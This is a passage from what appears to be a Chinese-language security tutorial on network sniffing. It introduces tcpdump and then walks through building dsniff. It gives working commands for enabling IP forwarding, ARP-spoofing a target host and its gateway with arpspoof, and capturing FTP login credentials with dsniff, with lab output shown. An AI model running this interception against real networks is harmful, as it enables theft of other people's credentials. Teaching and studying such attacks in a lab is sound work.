


图 8　ARP 欺骗设置




图 9　成功嗅探到 FTP 账户信息

2. linux 下嗅探工具

通过上面的介绍可以看出，在 Windows 下进行嗅探还是挺简单的。在 Linux 下嗅探其实也不复杂，不过 Linux 一般都是在命令行下进行嗅探的，下面就介绍两款 Linux 下常用的嗅探工具。

首先，介绍的工具是 tcpdump，tcpdump 可以把网络中传送的数据包截获下来进行分析。为什么首先介绍 tcpdump 呢？因为很多 Linux 系统都自带了这个工具，免去了安装的麻烦。

直接在 Terminal 中运行 tcpdump-help，就会显示出 tcpdump 参数，如图 10 所示。参数还比较多，下面就介绍一下主要用到的参数：

- -i：也就是监听的网络接口，这里可以通过 ifconfig -a 进行查看，一般是 eth0。
- -w：也就是将监听到的内容保存。
- -c：设定包的数量，当包的数量达到设定值时 Tcpdump 就停止。




图 10　tcpdump 参数

使用 tcpdump 十分简单，比如说想监听 eth0 这个接口的数据，如果不考虑包的数量和保存，只需要输入 tcpdump -i eth0 就可以了，如图 11 所示。这时候只要 eth0 这个接口有网络活动，就可以监听到数据了，如图 12 所示。




图 11　使用 tcpdump 进行嗅探




图 12　监听到数据

tcpdump 功能不是很强大，嗅探到的数据还需要自己手动分析，并且 tcpdump 是针对本机进行嗅探的，这里就再介绍一款功能十分强大的嗅探软件 dsniff。准确地说，dsniff 更像一个工具箱，里面有很多嗅探辅助工具，其中包括 dsniff、arpspoof、filesnarf、mailsnarf、msgsnarf、urlsnarf 等多款工具，不过主要用的工具还是 dsniff 和 arpspoof。

dsniff 的安装比较复杂，这里就先说一下安装的环境，这里使用的是 CentOS 5.3 版本的系统。

dsniff 需要的环境比较苛刻，需要先安装很多

辅助程序，才能安装 dsniff，不然的话，dsniff 是不能成功运行的。

首先，需要编译的环境，也就是 gcc，gcc 的安装比较简单，在 CentOS 环境下 Yum install gcc 就可以了，如果是 Ubuntu，就使用 apt-get 进行安装。由于 dsniff 需要的软件很多，有些软件现在在网上也比较难下载，我会将软件一起打包，免去下载的麻烦。这里说一下，一般情况下大家可能使用的是 FTP 或者 wget 下载软件，其实，如果 Linux 系统开通了 SSH，使用 SSH Secure File Transfer 显得十分方便，这里将需要安装的软件传到了 tmp 目录，如图 13 所示。




图 13 使用 SSH Secure File Transfer 传输数据

然后就是 openssl 的安装了，这里简单说一下安装的方法，比如说将 openssl-0.9.7i.tar.gz 放在了 tmp 目录下，只需要进行如下操作。

```
cd /tmp
tar zxvf openssl-0.9.7i.tar.gz
cd openssl-0.9.7i
./config
make
make install
```

然后就是安装 flex 和 bison，这个根据系统的自身情况来看，有的系统已经装好了就不用安装了，在 CentOS 下安装方法如下。

```
yum  install flex
yum  install bison
```

然后就是安装 fragrouter、libnids、libnet、libpcap 这些东西了，由于安装的方法和 openssl 一样，这里就不多做介绍了。

然后就是安装 BerkeleyDB，这个安装的方式比较特殊，步骤如下：

```
tar zxvf db-4.7.25.tar.gz
 cd db-4.7.25/build_unix
../dist/configure   --enable-compat185
make
make install
```

首先，这里的目录要进入到 build_unix 下，然后 configure 要带参数，也就是版本要安装对，不然 dsniff 无法正常运行。

最后，安装 dsniff，不过这里还需要多加一步，那就是在 dsniff 的源文件 arp.c 中添加一句。

```
#include "memory.h"
```

然后就可以进行 dsniff 的安装了，步骤如下。

```
./configure --enable-compat185 -with-db=/usr/local/BerkeleyDB.4.7
make
make install
```

安装完 dsniff 后，默认系统是没有开启 IP 转发的，而 dsniff 的使用需要开启 IP 转发。开启方法有两种，一种是 echo "1" >/proc/sys/net/ipv4/ip_forward，这种是临时的，还有一种是编辑 /etc/sysctl.conf，将 net.ipv4.ip_forward 的值改为 1。然后在命令行下输入 sysctl -p，让设置立即生效，再将 /usr/local/BerkeleyDB.4.7/lib/libdb-4.7.so 这个文件复制到 /usr/lib 这个文件夹中，命令为：cp /usr/local/BerkeleyDB.4.7/lib/libdb-4.7.so /usr/lib

至此，dsniff 便安装完毕了，输入 dsniff -help 就可以看见 dsniff 的参数了，如图 14 所示。





图 14 Dsniff 参数

这里简单介绍一下参数。


- -c 打开半双工 TCP 流，在使用 arpspoof 时需要使用。

- -i 选择网络接口。
- -t 启用触发器，可以指定嗅探的服务。
- -w 保存文件。
- -f 通过文件加载触发器，也就是需要嗅探的服务，在 /usr/local/lib/dsniff.services 这个位置要使用 dsniff 进行 ARP 欺骗，就还得使用 arpspoof 这款工具。如图 15 所示的使用方法比较简单，直接输入 arpspoof -i 网络接口 -t 目标 ip 网关 ip 就可以了，结果如图 16 所示。



```
[root@localhost lib]# arpspoof -help
Version: 2.3
Usage: arpspoof [-i interface] [-t target] host
[root@localhost lib]#
```

图 15　arpspoof 参数




```
[root@localhost lib]# arpspoof -i eth0 -t 192.168.128.132 192.168.128.2
0:c:29:90:6d:68 0:c:29:58:dc:6e 0806 42: arp reply 192.168.128.2 is-at 0:c:29:90:6d:68
0:c:29:90:6d:68 0:c:29:58:dc:6e 0806 42: arp reply 192.168.128.2 is-at 0:c:29:90:6d:68
0:c:29:90:6d:68 0:c:29:58:dc:6e 0806 42: arp reply 192.168.128.2 is-at 0:c:29:90:6d:68
0:c:29:90:6d:68 0:c:29:58:dc:6e 0806 42: arp reply 192.168.128.2 is-at 0:c:29:90:6d:68
0:c:29:90:6d:68 0:c:29:58:dc:6e 0806 42: arp reply 192.168.128.2 is-at 0:c:29:90:6d:68
```

图 16　运行 arpspoof

这时候需要再开一个终端，运行 dsniff，这里使用的是-t 这种方式，也可以使用-f 这种

文件触发器，如果在目标机器上登录 ftp，就会嗅探到 ftp 信息，如图 17 所示。



```
[root@localhost ~]# dsniff -t 21/tcp=ftp,110/tcp=pop
dsniff: listening on eth0
-----------------
11/25/11 08:04:47 tcp 192.168.128.132.57518 ->  (ftp)
USER root
PASS root
```

图 17　嗅探到账户信息

3. Ettercap 和其他工具搭配使用

